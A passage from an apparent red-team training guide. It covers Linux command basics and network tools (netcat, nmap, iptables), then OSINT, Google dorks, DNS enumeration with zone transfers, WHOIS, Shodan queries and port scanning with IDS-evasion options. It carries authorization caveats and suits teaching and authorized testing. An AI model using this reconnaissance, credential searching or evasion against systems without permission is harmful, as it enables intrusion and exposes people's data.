    if ping -c 1 -W 1 $ip &> /dev/null; then
        echo "Host $ip is up"
    else
        echo "Host $ip is down or unreachable"
    fi
done
```

TCP/UDP Connections and Port Listening: `nc` (Netcat)

Netcat is a highly versatile utility often dubbed the "Swiss Army knife" of networking. It can establish TCP/UDP connections, perform port scanning, serve as a backdoor, and transfer data.

Basic Usage to Connect to a Port:

```
nc -nv <target IP> <port>
```

- `-n` disables DNS resolution for faster execution.
- `-v` enables verbose output for connection status.

Use cases:

- Banner grabbing: Connect to a port to grab service version banners.
- Simple port scanning: Test if a port is open.
- Reverse shell: Create a backdoor connection.
- File transfer: Transfer files between systems.

Example: Check if SSH port 22 is open on a target.

```
nc -nv 192.168.1.100 22
```

Shell script example: Scan common ports on a target using netcat.

```
#!/bin/bash

target="192.168.1.100"
ports=(22 80 443 3306 8080)

for port in "${ports[@]}"; do
    nc -zv -w 2 $target $port
done
```

- `-z` scans without sending data (zero-I/O mode).
- `-w 2` sets a 2-second timeout.

Network Discovery and Port Scanning: `nmap`

Nmap (Network Mapper) is a powerful and flexible tool for discovering hosts, services, open ports, and potential vulnerabilities.

Key Nmap Commands:

- **Ping scan to find live hosts:**

```
nmap -sn <target network>
```

Example:

```
nmap -sn 192.168.1.0/24
```

- Sends ICMP echo requests and other probes but does not scan ports.
- **TCP SYN scan (default stealth scan):**

```
nmap -sS <target IP>
```

- Sends TCP SYN packets, waits for SYN-ACK to detect open ports without completing the TCP handshake.
- **Aggressive scan:**

```
nmap -A <target IP>
```

- Combines OS detection, version detection, script scanning, and traceroute.

Packet Filtering and Firewall Management: `iptables`

`iptables` is a user-space utility program that allows administrators to configure the Linux kernel firewall (netfilter). It controls incoming, outgoing, and forwarded packets according to specified rules.

Basic example: Block incoming traffic on port 80 (HTTP):

```
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
```

- `-A INPUT` appends a rule to the INPUT chain.
- `-p tcp` specifies the TCP protocol.
- `--dport 80` targets destination port 80.
- `-j DROP` instructs to drop matching packets silently.

Shell script example: Save and restore iptables rules.

```
#!/bin/bash

# Save current rules
sudo iptables-save > /etc/iptables/rules.v4

# Restore rules from saved file
sudo iptables-restore < /etc/iptables/rules.v4
```

Ethical Considerations and Rules of Engagement

While these networking tools are critical for reconnaissance and exploitation during red team engagements, it is essential to:

- Always operate within the authorized scope and rules of engagement.
- Obtain explicit written permission for any network scanning or exploitation.
- Avoid unauthorized scanning to prevent legal consequences and unintended damage.
- Respect privacy and confidentiality of all network systems.

Proficiency in networking commands and tools such as `ping`, `nc`, `nmap`, and `iptables` equips red teamers with the capability to:

- Test and validate network connectivity.
- Discover active hosts and open ports.
- Identify services and possible vulnerabilities.
- Manage firewall rules to simulate or bypass defenses.

When used responsibly and legally, these tools form the backbone of network reconnaissance and exploitation in red team operations.

2.5 Command Line Basics

The command line interface (CLI) is the primary interface used in Linux systems. Familiarity with essential command line operations enhances productivity and efficiency during red team engagements. The following are foundational command line operations that every red teamer should master:

Navigating Directories

- `cd`: Changes the current directory to the specified directory.

  Usage example:

  ```
  cd Documents
  ```

This command changes the current directory to `Documents`, relative to the current location.

Shell script example:

```
# Change directory to /var/log and list contents
cd /var/log || { echo "Directory not found"; exit 1; }
ls -l
```

- `ls`: Lists the contents of a directory.

  Common options:

  - `-l`: Long listing format showing permissions, ownership, size, and modification date.
  - `-a`: Show all files, including hidden files (those starting with a dot).
  - `-h`: Human-readable sizes (e.g., 1K, 234M).

  Usage example:

  ```
  ls -lah
  ```

  Lists all files, including hidden, with detailed information and human-readable sizes.

- `pwd`: Prints the current working directory, showing the full absolute path.

  Usage example:

  ```
  pwd
  ```

File Operations

- `cp`: Copies files or directories.

  Usage example:

  ```
  cp file.txt /path/to/destination/
  ```

  Copies `file.txt` to the specified directory.

  To copy directories recursively:

  ```
  cp -r /source/directory /destination/
  ```

- `mv`: Moves or renames files and directories.

  Usage example (rename):

  ```
  mv oldname.txt newname.txt
  ```

  Usage example (move):

  ```
  mv file.txt /new/location/
  ```

- `rm`: Removes files or directories.

  Use with caution, especially with the `-r` (recursive) flag.

  Usage example:

  ```
  rm file.txt
  ```

  Recursive directory removal:

  ```
  rm -r /path/to/directory
  ```

  Shell script example: Remove all `.tmp` files in a directory.

  ```
  #!/bin/bash
  rm -v *.tmp
  ```

File Manipulation

- `cat`: Concatenates and displays file contents.

  Usage example:

  ```
  cat file.txt
  ```

- `grep`: Searches for patterns within files.

  Usage example:

  ```
  grep "error" /var/log/syslog
  ```

This searches for the string "error" in the system log file.

Shell script example: Search recursively for a pattern in files.

```
grep -r "password" /etc/
```

Text Editors

- `nano`: Simple, user-friendly command-line text editor.

  Usage example:

  ```
  nano filename.txt
  ```

vim: The Powerful and Versatile Text Editor

`vim` (Vi Improved) is a highly configurable and powerful text editor available on nearly all Linux systems. Unlike simple editors, vim operates in different modes, which can be confusing for new users but offers tremendous flexibility and speed once mastered. Because even Linux veterans can be intimidated by vimm we'll go over the basics.

Vim Modes

1. **Normal Mode (Command Mode):**
   This is the default mode after opening a file. You can navigate and manipulate text, but not insert new text directly.
2. **Insert Mode:**
   Used to insert or modify text. Pressing `i` in Normal Mode switches vim into Insert Mode.
3. **Visual Mode:**
   Used to select blocks of text. Entered by pressing `v` in Normal Mode.
4. **Command-line Mode:**
   Used to enter commands like save, exit, search, etc. Entered by typing `:` in Normal Mode.

Starting vim

```
vim filename.txt
```

This command opens `filename.txt` in vim. If the file does not exist, vim will create a new buffer which can be saved as a new file.

Basic Navigation in Normal Mode

KEY(S)	ACTION
`h`	Move cursor left
`j`	Move cursor down
`k`	Move cursor up
`l`	Move cursor right
`0` (zero)	Move to beginning of line
`$`	Move to end of line
`gg`	Go to beginning of file
`G`	Go to end of file
`/pattern`	Search forward for pattern
`n`	Repeat search in same direction

Entering Insert Mode

- `i` - Insert before the cursor.
- `a` - Append after the cursor.
- `o` - Open a new line below the current line.

Press `Esc` to return to Normal Mode.

Saving and Exiting vim

This is the part that confuses most new users. You must be in Normal Mode, then enter Command-line Mode by pressing `:` (colon). After the colon, type the following commands and press `Enter`:

COMMAND	DESCRIPTION
`:w`	Save (write) the current file without exiting
`:w filename`	Save as a new file with the specified name
`:q`	Quit vim (fails if changes are unsaved)
`:q!`	Quit vim without saving changes (force quit)
`:wq` or `:x`	Save and quit vim
`ZZ` (shift+zz)	Save and quit vim (normal mode shortcut)

Common Use Cases

- **Save changes and quit:**

```
Esc  :wq  Enter
```

- **Quit without saving changes:**

```
Esc  :q!  Enter
```

- **Save but continue editing:**

```
Esc  :w  Enter
```

Additional Helpful Commands

COMMAND	DESCRIPTION
`u`	Undo last change
`Ctrl + r`	Redo undone change
`dd`	Delete current line
`yy`	Copy (yank) current line
`p`	Paste after cursor
`:set number`	Show line numbers
`:syntax on`	Enable syntax highlighting

Example Workflow: Editing a File in vim

1. Open the file:

   ```
   vim example.txt
   ```

2. Enter Insert Mode to edit:
   Press `i` and type your text.
3. Return to Normal Mode:
   Press `Esc`.
4. Save your changes:
   Type `:w` and press `Enter`.
5. Quit vim:
   Type `:q` and press `Enter`.

   If you want to save and quit at the same time, type `:wq` or simply `ZZ` in Normal Mode.
6. If you want to quit without saving changes:
   Type `:q!` and press `Enter`.

Creating and Writing to Files

File creation and manipulation are essential skills in Linux-based environments. During red team operations, being able to quickly create, modify, or redirect data into files from the command line allows for efficient script deployment, artifact creation, or log tampering.

Creating Files:

- `touch`: The `touch` command is used to create one or more empty files. It is also commonly used to update the access and modification timestamps of an existing file without changing its content.

Example command:

```
$ touch notes.txt
```

Use case scenario: During a red team engagement, you may use `touch` to create a placeholder file for storing command output or to simulate activity by modifying timestamps on existing files.

To create multiple files at once:

```
$ touch file1.txt file2.txt file3.txt
```

Writing to Files:

- `echo`: The `echo` command outputs strings to standard output, and when combined with redirection operators (`>` or `>>`), it can be used to write to files.
    - `>` (single greater-than): Overwrites the file (or creates it if it doesn't exist).
    - `>>` (double greater-than): Appends to the file without overwriting existing contents.

Example commands:

```
$ echo "Initial entry" > log.txt      # Overwrites or creates
log.txt
$ echo "Another entry" >> log.txt    # Appends to log.txt
```

Use case scenario: Use `echo` in combination with redirection to inject data into files for logging artifacts, placing commands into script files, or leaving markers for callback verification.

Combining commands:

```
$ echo "whoami" > cmd.sh
$ chmod +x cmd.sh
$ ./cmd.sh
```

The above sequence creates a shell script named `cmd.sh`, inserts the `whoami` command into it, sets the script as executable, and executes it.

Using `tee`:

The `tee` command reads from standard input and writes to standard output **and** to files simultaneously. It is useful when you want to capture output to a file while still seeing it in the terminal.

- `tee` will overwrite the file by default.
- Use `tee -a` to append instead of overwrite.

Example command:

```
$ echo "Command executed" | tee /tmp/execution.log
```

Appending with tee:

```
$ echo "Another command" | tee -a /tmp/execution.log
```

Use case scenario: Use `tee` during command execution pipelines where visibility and logging are both needed, such as while dumping credentials or enumerating output and storing it for exfiltration.

Using `printf`:

The `printf` command offers more formatting control than `echo`, especially when working with special characters or formatting needs.

Example command:

```
$ printf "User: %s\nUID: %d\n" "bob" 1001 > userinfo.txt
```

Use case scenario: This is helpful when creating structured or templated output in files, such as configuration entries, logs, or data exfil templates.

Using Here Documents (`<<`) to Write Multi-Line Content:

A here-document allows writing multiple lines into a file directly from the command line or within scripts.

Example command:

```
$ cat << EOF > myscript.sh
#!/bin/bash
echo "Hello from a red team script"
id
EOF
$ chmod +x myscript.sh
$ ./myscript.sh
```

Use case scenario: Here-documents are extremely effective for red teamers scripting payloads on-the-fly, writing persistence mechanisms, or injecting multi-line configuration into files without launching an interactive editor.

Summary Table:

COMMAND	PURPOSE
`touch file`	Create an empty file or update timestamp
`echo "data" > file`	Write to file (overwrite)
`echo "data" >> file`	Append to file
`tee file`	Write while displaying output
`tee -a file`	Append while displaying output
`printf`	Formatted output to file
`cat << EOF > file`	Write multi-line content via here-document

Archiving and Compression

- `tar`: Tool for creating and extracting archive files.

  Create an archive:

  ```
  tar -cf archive.tar /path/to/files/
  ```

  - `-c`: Create a new archive.
  - `-f`: Specify archive filename.

  Extract an archive:

```
tar -xf archive.tar
```

- `-x`: Extract files.

To create compressed archives using gzip:

```
tar -czf archive.tar.gz /path/to/files/
```

- `-z`: Filter archive through gzip.

- `gzip` **and** `gunzip`: Compress and decompress individual files.

  Compress:

  ```
  gzip file.txt
  ```

  This replaces `file.txt` with the compressed `file.txt.gz`.

  Decompress:

  ```
  gunzip file.txt.gz
  ```

Mastering these command line operations allows for efficient navigation, file manipulation, and basic text editing during red team engagements. These skills enable effective exploration, exploitation, and cleanup of target systems with precision and control.

2.6 Documentation and Resources

A successful red teamer is not only skilled in hands-on techniques but also resourceful when navigating documentation, man pages, and broader community-driven content. Linux systems offer a wealth of official and unofficial documentation that can serve as critical support during both live engagements and ongoing skill development.

Manual Pages (`man`)

The `man` command is the built-in Linux manual system and remains the most immediate and authoritative source of reference for native tools and utilities. It provides in-depth descriptions of commands, their syntax, supported options, expected arguments, return codes, and often usage examples.

Example command:

```
$ man nmap
```

Use case scenario: During a live engagement, a red teamer may forget the exact syntax for chaining specific flags in a less commonly used command. Rather than searching externally, referencing the relevant manual page (`man`) ensures continuity and avoids triggering telemetry associated with external lookups.

Key Sections in `man` Pages:

- Section 1: User commands
- Section 2: System calls
- Section 3: Library functions
- Section 5: File formats and conventions
- Section 8: System administration commands

To access a specific section:

```
$ man 5 passwd
```

Built-In Help Utilities

In addition to `man`, many commands support built-in help flags, typically `--help` or `-h`.

Example command:

```
$ iptables --help
```

This is particularly useful for newly compiled binaries or lesser-known tools that may not be fully documented in `man`.

`info` Pages

The `info` utility offers more detailed and structured documents than `man`. It includes hyperlinked nodes, often with expanded commentary and background.

Example command:

```
$ info coreutils
```

This utility is beneficial when exploring complex GNU utilities with extensive flag sets or recursive behaviors.

Official Distribution Documentation

Each Linux distribution maintains a dedicated documentation portal, providing specifics for configuration, package management, and service handling that may differ across distributions. These are crucial for environment-specific tasks.

Examples:

- **Debian:** https://www.debian.org/doc/
- **Ubuntu:** https://help.ubuntu.com/
- **Arch Linux Wiki (Highly Recommended):** https://wiki.archlinux.org/
- **Red Hat / CentOS:** https://access.redhat.com/documentation/

Use case scenario: When pivoting into a misconfigured internal Linux system, a red teamer can consult the specific distro's documentation to determine the package manager, firewall service, or logging daemon configuration unique to that OS.

Online Communities and Technical Forums

Online communities are essential for learning about edge cases, niche tooling, undocumented features, or troubleshooting unexpected behavior.

- **Stack Overflow:** Best for scripting errors, Bash logic, and usage confusion.

- **Reddit:** Subreddits such as `/r/linux`, `/r/linux4noobs`, and `/r/redteamsec` frequently feature beginner-friendly tips and advanced operational discussions.
- **LinuxQuestions.org:** A longstanding community that often contains answers to obscure or legacy issues.
- **Unix & Linux Stack Exchange:** Ideal for discussing portable POSIX solutions and technical depth beyond beginner level.

Pro tip: Search using the site-specific operator in DuckDuckGo:

```
site:unix.stackexchange.com ssh port forwarding examples
```

Authoritative Blogs and Educational Content

Numerous veteran red teamers, penetration testers, and system hardening specialists operate blogs filled with actionable content, command breakdowns, and real-world war stories. These often include things not present in official documentation, such as undocumented tool quirks or threat emulation strategies.

Notable resources include:

- **LinuxSecurity.com:** Linux-focused security news, advisories, and analysis.
- **The Linux Documentation Project (TLDP):** Though no longer updated, it remains a valuable archive of sysadmin and user guides.
- **Offensive Security Blog:** Regular insights on tooling like `metasploit`, `nmap`, and post-exploitation tactics.
- **0x00sec.org:** Focused on exploitation, red teaming, and custom tool development.
- **PentesterLab and HackTricks:** Red team-oriented guides and cheat sheets.

Use case scenario: A red teamer facing a novel AppArmor bypass may find insights from real-world writeups and offensive tooling breakdowns featured in community blogs long before such information is canonized in documentation.

Local Tool Documentation

Some tools ship with embedded documentation or readmes that are not installed system-wide but are accessible once downloaded. Always check for:

- `README.md`, `INSTALL`, or `USAGE` files in tool repos
- `--help` or verbose output modes
- `.man` or `.txt` files in `docs/` or `man/` directories within extracted tools

Red Team Pro Tip: Maintain a local, offline documentation repo indexed with `recoll`, `ripgrep`, or `fzf` to allow rapid searching in air-gapped environments.

- **Summary Table**

RESOURCE TYPE	TOOL/LOCATION	PURPOSE
Manual Pages	`man <command>`	Command reference, flags, behavior
GNU Info System	`info <command>`	Hyperlinked, structured command docs
Built-in Help	`<command> --help`	Quick syntax references
Distro Documentation	Arch Wiki, Debian Docs, Ubuntu Help	Distro-specific configuration details
Technical Forums	Stack Overflow, LinuxQuestions.org	Troubleshooting, scripting help
Community Blogs	0x00sec, Offensive Security Blog	Tactics, techniques, operational guides
Local Documentation	README, INSTALL, tool-specific files	Offline and tool-specific instructions

3. Information Gathering and Reconnaissance

Information gathering and reconnaissance lay the foundation for a successful red team engagement. This phase involves collecting intelligence about the target - its infrastructure, personnel, technologies in use, and publicly exposed systems. The goal is to build a complete profile of the target's digital and physical footprint, identify potential

vulnerabilities, and map out avenues for exploitation. Information gathering typically falls into two categories: passive and active reconnaissance.

3.1 Passive Information Gathering

Passive information gathering involves collecting data about the target system and its infrastructure without initiating direct interaction. This reduces the likelihood of detection and can yield a significant amount of actionable intelligence, especially when combined with correlation and analysis techniques. The goal is to develop a working picture of the target's environment, assets, personnel, and exposure across the internet without touching their infrastructure.

3.1.1 Open-Source Intelligence (OSINT)

Open-Source Intelligence (OSINT) refers to the practice of collecting and analyzing publicly available data. OSINT enables attackers to learn about an organization's internal structure, exposed technologies, personnel, and potential weaknesses - all without sending a single packet to the target's network.

Common OSINT Data Sources

- **Search Engines:** Google, DuckDuckGo, Bing, and Yandex for indexing cached content, forgotten web assets, exposed documents.
- **Social Media:** LinkedIn, Twitter, Facebook, and GitHub profiles often reveal employee roles, internal projects, or technical infrastructure.
- **Job Listings:** Reveal internal software stacks, vendor relationships, and compliance requirements (e.g., PCI, HIPAA).
- **WHOIS and DNS Records:** Public domain records can expose contact information, internal naming conventions, or network boundaries.
- **Paste Sites and Breach Dumps:** Pastebin, Ghostbin, or leaks from sites like HaveIBeenPwned or Dehashed provide credentials or internal emails.

OSINT Tools

- **theHarvester:** Collects email addresses, names, hosts, subdomains, and PGP keys from public sources (Google, LinkedIn, etc.).

  Example:

```
theHarvester -d targetcompany.com -b google
```

- **Maltego:** A powerful link analysis tool used to visually map relationships between entities like people, domains, emails, IPs, and infrastructure.
- **Google Dorks:** Custom search operators for uncovering exposed data.

  Examples:

  ```
  site:targetcompany.com intitle:"index of"
  site:targetcompany.com filetype:xls OR filetype:doc
  "confidential"
  inurl:login site:targetcompany.com
  ```

- **Spiderfoot, Recon-ng, Shodan, FOCA:** Automated recon tools that correlate data from public registries, breaches, IoT search engines, and metadata documents.

Simulated Attack Scenario – OSINT Profiling

In a controlled red team engagement, OSINT can yield an initial attack surface without alerting defenders.

1. **Phase 1: Passive Enumeration**
   - Extract domain details:

     ```
     whois targetcompany.com
     dig targetcompany.com any
     ```

   - Harvest emails and employee names using `theHarvester`:

     ```
     theHarvester -d targetcompany.com -b bing
     ```

   - Check paste sites and breach dumps:
     - Use public breach databases like Dehashed, LeakLooker, or HaveIBeenPwned.
2. **Phase 2: Social Media Profiling**
   - LinkedIn scraping to identify IT staff and naming conventions.
   - GitHub profiling for engineers leaking code or API keys in public repos.

- Use Maltego to create entity graphs showing relationships between people, emails, and servers.

3. **Phase 3: Search Engine Recon (Google Dorking)**
    - Use search operators to find exposed files, admin panels, dev environments, or staging servers.

      Example:

      ```
      site:dev.targetcompany.com intitle:"login"
      site:targetcompany.com ext:sql OR ext:xml
      ```

4. **Phase 4: Metadata Extraction**
    - Download and analyze public PDFs, DOCX, and XLSX files for internal usernames, printers, author names, and paths:

      ```
      exiftool *.pdf
      ```

5. **Phase 5: Correlation**
    - Construct profiles based on:
        - Email address patterns
        - Tech stack mentions
        - User roles
        - Geolocation data

Tactical Outcome

The resulting intelligence profile should include:

- Target email formats (e.g., `first.last@targetcompany.com`)
- Possible usernames
- Subdomains and dev environments
- Technology used (e.g., WordPress, AWS, PHP versions)
- Leaked credentials or passwords
- Social engineering angles (recent hires, internal lingo, stressors)

3.1.2 DNS Enumeration

DNS enumeration is the process of querying and analyzing Domain Name System records to uncover information about a target's domain infrastructure. By identifying subdomains, name servers, IP mappings, and misconfigurations, red teamers can expand the attack surface and locate hidden or forgotten assets.

DNS is often one of the least monitored yet most informative systems in an organization's online footprint. Subdomains can reveal internal applications exposed externally, legacy systems, or staging environments.

DNS Record Types of Interest

- **A / AAAA Records:** IPv4/IPv6 addresses associated with a domain or subdomain.
- **MX Records:** Mail server configuration – can reveal internal server names and cloud service usage.
- **NS Records:** Name servers managing the DNS zone.
- **CNAME Records:** Alias records that can point to third-party services.
- **TXT Records:** Can contain SPF, DKIM, and sometimes useful metadata.
- **SOA Records:** Start of Authority data - reveals the primary DNS server and admin email.

DNS Enumeration Tools

- **dnsenum:** Performs standard record lookups, brute-force subdomain enumeration, and zone transfer attempts.

```
dnsenum targetcompany.com
```

- **dnsrecon:** Comprehensive enumeration supporting zone transfers, brute-force, Google scraping, and cache snooping.

```
dnsrecon -d targetcompany.com -t std
dnsrecon -d targetcompany.com -D wordlist.txt -t brt
```

- **fierce:** Perl-based DNS recon tool designed to locate non-contiguous IP blocks and misconfigured DNS records.

```
fierce --domain targetcompany.com
```

- **dig:** Manual DNS query tool used to investigate specific record types or diagnose DNS behavior.

```
dig targetcompany.com any
dig +short txt targetcompany.com
```

- **Sublist3r / amass / assetfinder:** Passive subdomain discovery tools pulling from public sources like SSL certs, archives, and DNS records.

```
sublist3r -d targetcompany.com
amass enum -passive -d targetcompany.com
```

Simulated Attack Scenario – DNS Enumeration

In a controlled red team engagement, DNS enumeration assists with mapping a company's exposed services and finding shadow IT or vulnerable dev systems.

1. **Identify DNS Records**
   Begin with passive reconnaissance:

```
dig targetcompany.com any
whois targetcompany.com
```

2. **Subdomain Discovery via Wordlist Bruteforce**
   Use `dnsrecon` or `amass` with a common subdomain wordlist:

```
dnsrecon -d targetcompany.com -D
/usr/share/wordlists/dns/namelist.txt -t brt
```

3. **Zone Transfer Attempt**
   If the nameservers are misconfigured, zone transfers can dump entire DNS zones:

```
dig axfr @ns1.targetcompany.com targetcompany.com
```

4. **Fingerprint Third-Party Services**
   Subdomains often point to external services:

```
blog.targetcompany.com     ->  GitHub Pages
support.targetcompany.com  ->  Zendesk
mail.targetcompany.com     ->  G Suite
```

These can be checked against known takeovers or vulnerable configurations.

5. **Correlate with IP Space**
   Resolve all discovered subdomains and look for overlapping IP addresses or unusual geographic locations.

```
for i in $(cat subdomains.txt); do host $i; done
```

6. **Investigate CDN or WAF Bypasses**
   If a domain uses Cloudflare or Akamai, direct origin IPs may still be exposed via legacy DNS records or leaked DNS history (via services like CrimeFlare or censys.io).

Tactical Outcome

The output of DNS enumeration may include:

- Dozens to hundreds of subdomains
- Public-facing admin or staging portals
- API endpoints with CORS misconfigurations
- Developer or QA environments using default credentials
- Cloud buckets, webmail, and VPN entry points
- Forgotten third-party services (e.g., Jenkins, Jira, GitLab)

DNS enumeration sets the stage for **active reconnaissance**, **web fingerprinting**, and **vulnerability scanning** in later phases.

3.1.3 WHOIS Lookup

WHOIS lookups allow red teamers to retrieve registration information associated with domain names. This includes the domain's registrar, creation and expiration dates, registrant organization, contact information (if not redacted), and authoritative name servers. WHOIS data is especially useful in passive recon phases, as it can be harvested without triggering IDS/IPS mechanisms on the target's infrastructure.

Common WHOIS Data Fields

- **Registrar:** Name of the company managing domain registration.
- **Registrant Organization:** May reveal the parent company or outsourced entity.
- **Creation/Expiration Date:** Useful for identifying stale domains or timing attacks.
- **Name Servers:** May lead to other domains within the same organization.
- **Email Contacts:** Sometimes abused for spear phishing or OSINT targeting.

WHOIS Lookup Tools

- **whois (CLI):** Standard WHOIS client for querying domain registries.

```
whois example.com
```

- **dnstwist:** Primarily a domain fuzzing tool, but includes WHOIS data gathering for typo-squatted domains.

```
dnstwist --whois example.com
```

- **Online WHOIS Services:** Websites such as whois.domaintools.com or who.is allow for rapid lookups with more readable formatting and historical data (premium).

Simulated Attack Scenario – WHOIS Lookup

In a controlled red team engagement, WHOIS lookups can provide the foundation for:

1. **Identifying Target Ownership**

```
whois targetcompany.com
```

> *Output may include:*

```
Registrant Organization: Target Company LLC
Admin Email: admin@targetcompany.com
Name Server: ns1.targetcompany.com
Expiration Date: 2025-09-12
```

2. **Flagging Expired or Soon-to-Expire Domains**
   Legacy or soon-to-lapse domains may be vulnerable to re-registration attacks or domain squatting.
3. **Harvesting Emails and Names**
   Names and emails found in WHOIS records can be correlated with LinkedIn profiles or added to a credential-stuffing dictionary.
4. **Cross-Domain Correlation**
   Name servers like `ns1.companycorp.net` might be reused across sister companies or dev/staging domains, expanding your recon scope.

Operational Consideration

- Modern WHOIS records may be redacted due to GDPR and other privacy regulations.
- Look for historical WHOIS data using paid services like DomainTools or securitytrails.com.
- WHOIS results should be enriched with DNS and OSINT data to construct reliable infrastructure maps.

3.1.4 Shodan – The Search Engine for Devices

Shodan is a specialized search engine that indexes devices connected to the internet by crawling open ports, grabbing service banners, and cataloging metadata such as protocols, software versions, and SSL certificates.

Unlike traditional search engines that crawl web pages, Shodan scans the raw internet. This includes routers, webcams, ICS/SCADA systems, APIs, and cloud instances - some of which are misconfigured or vulnerable by default.

Shodan Capabilities

- **Device Enumeration:** Discover IPs hosting FTP, RDP, Telnet, HTTP, SSH, and more.
- **Banner Analysis:** Identify software version leaks or misconfigured headers.
- **Geo/ISP Data:** See device geolocation, ASN/ISP ownership, and uptime.
- **Tag/Category Search:** Quickly find ICS devices, honeypots, Kubernetes dashboards, etc.

- **Vulnerability Filter:** Search for devices with known CVEs via the `vuln:` filter.

Example Search Queries

- Find all exposed Jenkins instances:

```
title:"Dashboard [Jenkins]"
```

- Search for Apache servers running on port 8080:

```
http.component:"Apache" port:8080
```

- Locate RDP servers in a specific organization:

```
port:3389 org:"Target Company"
```

- Discover systems with open MongoDB instances (no auth):

```
product:"MongoDB" port:27017 -authentication
```

API Usage (Optional)

```python
import shodan

API_KEY = "YOUR_SHODAN_API_KEY"
api = shodan.Shodan(API_KEY)

results = api.search('apache')

for result in results['matches']:
    print(result['ip_str'], result['data'])
```

Simulated Attack Scenario – Shodan Discovery

1. **Recon IP Blocks for Target Org**
   Use the ASN or CIDR block to filter Shodan results:

```
net:"203.0.113.0/24"
```

2. **Identify Exposed Web Services**
   Filter for HTTP servers and read banners or headers:

   ```
   http.title:"Welcome" org:"Target Org"
   ```

3. **Fingerprint Devices**
   Banner data may reveal:

   - Apache/Nginx versions
   - OpenSSH versions
   - Industrial control devices (e.g., Siemens S7 PLCs)
   - IoT gear (security cams, DVRs)

4. **Pivot to CVEs**
   Use the `vuln:` filter to search for known vulnerable software:

   ```
   vuln:CVE-2021-22986
   ```

5. **Correlate Shodan with DNS & WHOIS**
   Cross-reference identified IPs with DNS records and WHOIS data to build a full infrastructure profile.

Caution

- Do **not** attempt to access or probe devices without explicit authorization.
- Shodan itself is passive, but any follow-up interaction with discovered IPs must follow legal scope and RoE.

3.2 Active Information Gathering

Active information gathering involves direct interaction with the target environment. While this phase is riskier in terms of detection - especially in well-monitored environments - it yields significantly more actionable intelligence. Techniques in this category focus on discovering live systems, exposed services, network configurations, and potential vulnerabilities through active probing and scanning.

3.2.1 Port Scanning

Port scanning is one of the most fundamental tasks in active reconnaissance. It identifies which ports are open on a target system, what services are running, and - depending on the scanner - additional metadata like service versions or operating system fingerprints. This information helps build an accurate threat model and attack plan.

Purpose of Port Scanning

- **Identify listening services**
- **Determine exposed protocols**
- **Fingerprint operating systems and versions**
- **Detect firewall and IDS/IPS behavior**
- **Locate weakly secured or misconfigured services**

Port Scanning Tools and Techniques

1. Nmap (Network Mapper)
Nmap is the de facto standard for network scanning, offering multiple scanning modes, scripting support, OS detection, and service versioning.

Common Nmap Usage:

- **Quick scan to detect live hosts:**

```
nmap -sn 192.168.1.0/24
```

- **TCP SYN scan (stealth scan):**

```
nmap -sS 192.168.1.100
```

- **Service/version detection:**

```
nmap -sV -p 21,22,80 192.168.1.100
```

- **Aggressive scan (includes OS detection, scripts, traceroute):**

```
nmap -A 192.168.1.100
```

- **Scan multiple targets from a list:**

```
nmap -iL targets.txt -oA scan-results
```

- **Evade firewall/IDS (fragmented packets):**

```
nmap -f 192.168.1.100
```

2. Masscan
Masscan is an extremely fast scanner capable of scanning the entire internet in minutes. It performs only banner-based scanning, but is ideal for broad sweeps of large address ranges.

- **Scan an entire subnet for port 80:**

```
masscan 192.168.1.0/24 -p80 --rate=1000
```

- **Save to file and parse with Nmap for service enumeration:**

```
masscan -p80,443,22 10.0.0.0/8 -oG ports.gnmap
nmap -iG ports.gnmap -sV
```

3. ZMap
Optimized for internet-wide scans, ZMap offers single-port scanning with high speed. Useful for researchers or red teams performing very large-scale assessments under legal authorization.

Simulated Attack Scenario – Port Scanning

Objective: Identify potential entry points and vulnerable services through structured scanning of a target system.

1. **Initial Discovery with Ping Sweep**

```
nmap -sn 10.0.1.0/24
```

> *This identifies live hosts without scanning ports, useful for reducing detection risk early on.*

2. **Focused SYN Scan on a Single Host**

```
nmap -sS -p- 10.0.1.34
```

> *Enumerate all 65,535 TCP ports to avoid assumptions about service placement.*

3. **Service Enumeration**

```
nmap -sV -p22,80,443,3306 10.0.1.34
```

> *Reveal service banners, version info, and potential misconfigurations.*

4. **Operating System Fingerprinting**

```
nmap -O 10.0.1.34
```

> *Useful when crafting payloads for exploits that are OS-specific.*

5. **Aggressive Scan for Quick Triage**

```
nmap -A 10.0.1.34
```

> *Combines version detection, OS detection, traceroute, and NSE script scanning.*

6. **Document and Correlate**

   Save findings in various formats:

```
nmap -oA host-10.0.1.34-scan 10.0.1.34
```

   Then correlate open ports to potential CVEs using local tools or platforms like Vulners.

Detection Considerations

- SYN scans are less noisy than full-connect scans (`-sT`) but can still trigger alerting in modern SIEMs or IDS tools.
- Use randomized scan delays and spoofed MAC/IP headers (if legally authorized) to reduce signature-based detection.
- Avoid scanning at high rates unless rate-limiting is disabled on network gear or you intend to test detection capabilities.

3.2.2 Service Enumeration

Service enumeration is a critical phase following port scanning, focusing on obtaining detailed information about the services running on the target system's open ports. This information typically includes service version numbers, banner details, supported protocols, and sometimes configuration nuances. Accurate service enumeration helps in identifying specific vulnerabilities that can be exploited during the engagement.

Service Enumeration Tools:
Several tools are commonly used to perform service enumeration effectively:

- **Nmap:** Nmap's service detection capabilities (`-sV` option) probe open ports to identify the services running and their versions. Additionally, Nmap's scripting engine (NSE) provides scripts to gather more detailed service information and detect vulnerabilities.
  Example command:

  ```
  nmap -sV --script=banner <target IP>
  ```

- **BannerGrab:** This technique involves connecting to a service port (typically via `netcat` or custom scripts) to capture service banners, which often reveal version and configuration details.
  Example command:

  ```
  nc <target IP> <port>
  ```

- **NSE Scripts:** Nmap's NSE includes numerous scripts specialized for service enumeration, including HTTP enumeration, SMB enumeration, FTP enumeration, etc. They allow targeted, protocol-specific information gathering.

Simulated Attack Scenario – Service Enumeration

1. After identifying open ports during port scanning, conduct service enumeration on those ports to gather comprehensive information about the services.
2. Use tools like Nmap's version detection and scripting capabilities, or manually grab banners via tools such as netcat or specialized scripts.
3. Collect information including service version numbers, software banners, protocol details, and configuration options exposed by the service.

4. Cross-reference collected data with vulnerability databases such as CVE, NVD, or vendor advisories to identify any exploitable weaknesses related to the service versions discovered.
5. Prioritize identified vulnerabilities based on severity (e.g., CVSS scores) and their potential impact on the target system's security posture.
6. Use this information to guide further penetration testing activities, such as targeted exploit development or credential harvesting.

By performing detailed service enumeration, red teamers gain critical visibility into the target environment, enabling a more focused and effective attack strategy while minimizing unnecessary noise that could lead to detection.

3.2.3 Vulnerability Scanning

Vulnerability scanning involves identifying potential security weaknesses in the target system by scanning its services and software for known vulnerabilities. Automated vulnerability scanners facilitate this process, helping red teamers quickly detect exploitable issues to prioritize during penetration testing.

